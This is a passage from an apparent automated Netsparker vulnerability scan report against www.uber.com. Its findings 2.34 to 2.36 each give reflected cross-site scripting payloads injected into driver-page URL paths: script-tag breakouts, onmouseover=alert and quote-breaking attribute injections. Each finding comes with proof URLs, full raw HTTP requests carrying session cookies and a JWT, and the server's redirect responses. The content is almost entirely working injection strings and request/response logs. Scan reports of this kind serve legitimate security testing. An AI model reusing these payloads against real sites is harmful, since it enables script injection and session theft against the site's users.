6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%2
2territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-jo_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.353
8.77 Safari/537.36
X-Scanner: Netsparker
```

2.34. https://www.uber.com/jo/ar/drive/partner-app/how-tips-work/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x004C70)%3C/scRipt%3E/

Proof URL

https://www.uber.com/jo/ar/drive/partner-app/how-tips-work/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert(0x004C70)%3C/scRipt%3E/

Injection URL

https://www.uber.com/jo/ar/drive/partner-app/how-tips-work/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x004C70)%3C/scRipt%3E

Certainty

Request

```
GET /jo/ar/drive/partner-app/how-tips-work/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x
004C70)%3C/scRipt%3E/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; CONSENTMGR=ts:1602783854608%7Cc
onsent:false; OPTOUTMULTI=; privacyStatment=This website uses third party cookies in order to serve you
 relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="https://
www.uber.com/global/en/privacy/notice/">cookie statement</a>.; utag_main=v_id:01752d5c88b00008165a25fa2
0540006b0027063004b0$_sn:5$_ss:0$_st:1602832426961$ses_id:1602825983698%3Bexp-session$_pn:1043%3Bexp-se
ssion$utmsource:uber%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-
1605245686016; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%2
2best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22CH%22%2C%22territoryId%22:478%2C%22territory
Slug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22en%22%2C%22
countryCode%22:%22CH%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territor
yGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.940420
9}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%2
2territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%
22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/jo/ar/drive/partner-app/how-tips-work/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Injection Request

```
GET /jo/ar/drive/partner-app/how-tips-work/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetspark
er(0x004C70)%3C/scRipt%3E HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e;
 jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVk
LHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzN
E; AMP_TOKEN=%24NOT_FOUND; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; OPTO
UTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:5$_ss:0$_st:16028324127
60$ses_id:1602825983698%3Bexp-session$_pn:1041%3Bexp-session$utmsource:uber%3Bexp-1605245686012$co
urier_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-1605245686016; privacyStatment=This we
bsite uses third party cookies in order to serve you relevant ads. You can opt out of third party
 cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">
cookie statement</a>.; CONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-0
8d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%2
2countryCode%22:%22AR%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territor
yName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22}%2C%22
user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:
9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.85
68337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPo
int%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territor
ySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-jo_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.
3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 4362.8658 **Total Bytes Received** : 66788 **Body Length** : 65536 **Is Compressed** : No

```
#Injection
HTTP/1.1 301 Moved Permanently
Location: /jo/ar/drive/partner-app/how-tips-work/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetspar
ker(0x004C70)%3C/scRipt%3E/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%2
2JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%8
8%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22J
O%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22l
at%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8
568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%
22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%2
2:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}; path=/; expir
es=Sat, 16 Oct 2021 06:43:52 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Sat, 16 Oct 2021
 06:43:52 GMT; domain=.uber.com; secure
Strict-Transport-Security: max-age=604800
Server: openresty
Surrogate-Control: no-store
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: 0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-1a36f77f-40c1-4b
76-a779-b5270a48c125' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
Content-Length: 279
Via: 1.1 muttley
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Date: Fri, 16 Oct 2020 06:43:52 GMT

Redirecting to <a href="/jo/ar/drive/partner-app/how-tips-work/&#39;%22@--%3E%3C/style%3E%3C/scRipt%3E%
3CscRipt%3Enetsparker(0x004C7
…
```

Injection Response

```
GET /jo/ar/drive/partner-app/how-tips-work/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0
x004C70)%3C/scRipt%3E HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; seg
mentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sess
ion=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZ
CI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NO
T_FOUND; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; OPTOUTMULTI=; utag_main=v_
id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:5$_ss:0$_st:1602832412760$ses_id:1602825983698%3B
exp-session$_pn:1041%3Bexp-session$utmsource:uber%3Bexp-1605245686012$courier_su:courier_su%3Bexp-sess
ion$utmmedium:offerings%3Bexp-1605245686016; privacyStatment=This website uses third party cookies in
 order to serve you relevant ads. You can opt out of third party cookies by visiting our <a target="_b
lank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; CONSENTMGR=ts:16027
83854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geoloca
lization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22%2C%22territoryId%22:478%2
C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%2
2:%22en%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:
478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%
22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%2
2:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22local
eCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-jo_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.353
8.77 Safari/537.36
X-Scanner: Netsparker
```

2.35. https://www.uber.com/jo/ar/drive/requirements/vehicle-requirements/%20ns=netsparker(0x017517)/

Proof URL

https://www.uber.com/jo/ar/drive/requirements/vehicle-requirements/%20onmouseover=alert(0x017517)/

Injection URL

https://www.uber.com/jo/ar/drive/requirements/vehicle-requirements/%20ns=netsparker(0x017517)

Certainty

Request

```
GET /jo/ar/drive/requirements/vehicle-requirements/%20ns=netsparker(0x017517)/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:3
$_ss:0$_st:1602817266367$ses_id:1602812626968%3Bexp-session$_pn:488%3Bexp-session$courier_su:courier_s
u%3Bexp-session; privacyStatment=This website uses third party cookies in order to serve you relevant a
ds. You can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.co
m/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098
227.1602783849; CONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-999
7-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%2
2:%22JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%
D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%
22JO%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%
22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:
5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoi
nt%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%
22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/jo/ar/drive/requirements/vehicle-requirements/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Injection Request

```
GET /jo/ar/drive/requirements/vehicle-requirements/%20ns=netsparker(0x017517) HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e;
 jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVk
LHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzN
E; AMP_TOKEN=%24NOT_FOUND; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa
20540006b0027063004b0$_sn:3$_ss:0$_st:1602817266367$ses_id:1602812626968%3Bexp-session$_pn:488%3Be
xp-session$courier_su:courier_su%3Bexp-session; privacyStatment=This website uses third party cook
ies in order to serve you relevant ads. You can opt out of third party cookies by visiting our <a
 target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=
GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; CONSENTMGR=ts:1602783854608%7Cconse
nt:false; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%2
2best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22%2C%22territoryId%22:478%2C%22t
erritorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%
22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22}%2C%22user%22:{%22count
ryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22ln
g%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%2
2:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latit
ude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colo
mbo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/www_uber_com-jo_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.
3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 4261.1739 **Total Bytes Received** : 66788 **Body Length** : 65536 **Is Compressed** : No

```
#Injection
HTTP/1.1 301 Moved Permanently
Location: /jo/ar/drive/requirements/vehicle-requirements/%20ns=netsparker(0x017517)/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}; path=/; expires=Sat, 16 Oct 2021 02:31:17 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Sat, 16 Oct 2021
 02:31:17 GMT; domain=.uber.com; secure
Strict-Transport-Security: max-age=604800
Server: openresty
Surrogate-Control: no-store
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: 0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-63e8e6ed-6aea-4e08-afe7-559689f814fe' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://csp.uber.com/csp?a=uber-sites&ro=false
Content-Length: 179
Via: 1.1 muttley
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Date: Fri, 16 Oct 2020 02:31:17 GMT

Redirecting to <a href="/jo/ar/drive/requirements/vehicle-requirements/%20ns=netsparker(0x017517)/">/jo/ar/drive/requirements/vehicle-requirements/%20ns=netsparker(0x017517)/</a>
…
```

Injection Response

```
GET /jo/ar/drive/requirements/vehicle-requirements/%20ns=netsparker(0x017517) HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; seg
mentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sess
ion=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZ
CI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NO
T_FOUND; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0
$_sn:3$_ss:0$_st:1602817266367$ses_id:1602812626968%3Bexp-session$_pn:488%3Bexp-session$courier_su:cou
rier_su%3Bexp-session; privacyStatment=This website uses third party cookies in order to serve you rel
evant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="https://ww
w.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA
1.2.2005098227.1602783849; CONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-0
8d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22
countryCode%22:%22JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryNam
e%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22
countryCode%22:%22JO%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territo
ryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404
209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2
C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%2
2%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D
9%88%22}}
Referer: https://www.uber.com/www_uber_com-jo_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.353
8.77 Safari/537.36
X-Scanner: Netsparker
```

2.36. https://www.uber.com/jo/ar/drive/safety/tips/'ns='netsparker(0x01A7CB)/

Proof URL

https://www.uber.com/jo/ar/drive/safety/tips/'ns='alert(0x01A7CB)/

Injection URL

https://www.uber.com/jo/ar/drive/safety/tips/'ns='netsparker(0x01A7CB)

Certainty

Request

```
GET /jo/ar/drive/safety/tips/'ns='netsparker(0x01A7CB)/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; CONSENTMGR=ts:1602783854608%7Cconsent:false; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d
5c88b00008165a25fa20540006b0027063004b0$_sn:4$_ss:0$_st:1602823129739$ses_id:1602819794239%3Bexp-sessio
n$_pn:373%3Bexp-session$courier_su:courier_su%3Bexp-session; privacyStatment=This website uses third pa
rty cookies in order to serve you relevant ads. You can opt out of third party cookies by visiting our
 <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA
1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-999
7-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%2
2:%22JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%
D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%
22JO%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%
22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:
5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoi
nt%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%
22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/jo/ar/drive/safety/tips/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Injection Request

```
GET /jo/ar/drive/safety/tips/'ns='netsparker(0x01A7CB) HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e;
 jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVk
LHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzN
E; AMP_TOKEN=%24NOT_FOUND; CONSENTMGR=ts:1602783854608%7Cconsent:false; _gat_tealium_0=1; OPTOUTMU
LTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:4$_ss:0$_st:1602823126649$s
es_id:1602819794239%3Bexp-session$_pn:372%3Bexp-session$courier_su:courier_su%3Bexp-session; priva
cyStatment=This website uses third party cookies in order to serve you relevant ads. You can opt o
ut of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/
privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.160
2783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22
best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22%2C%22territoryId%22:478%2C%22terri
torySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22%2
2%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2
C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%2
2lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22ln
g%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%
22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-jo_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.
3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

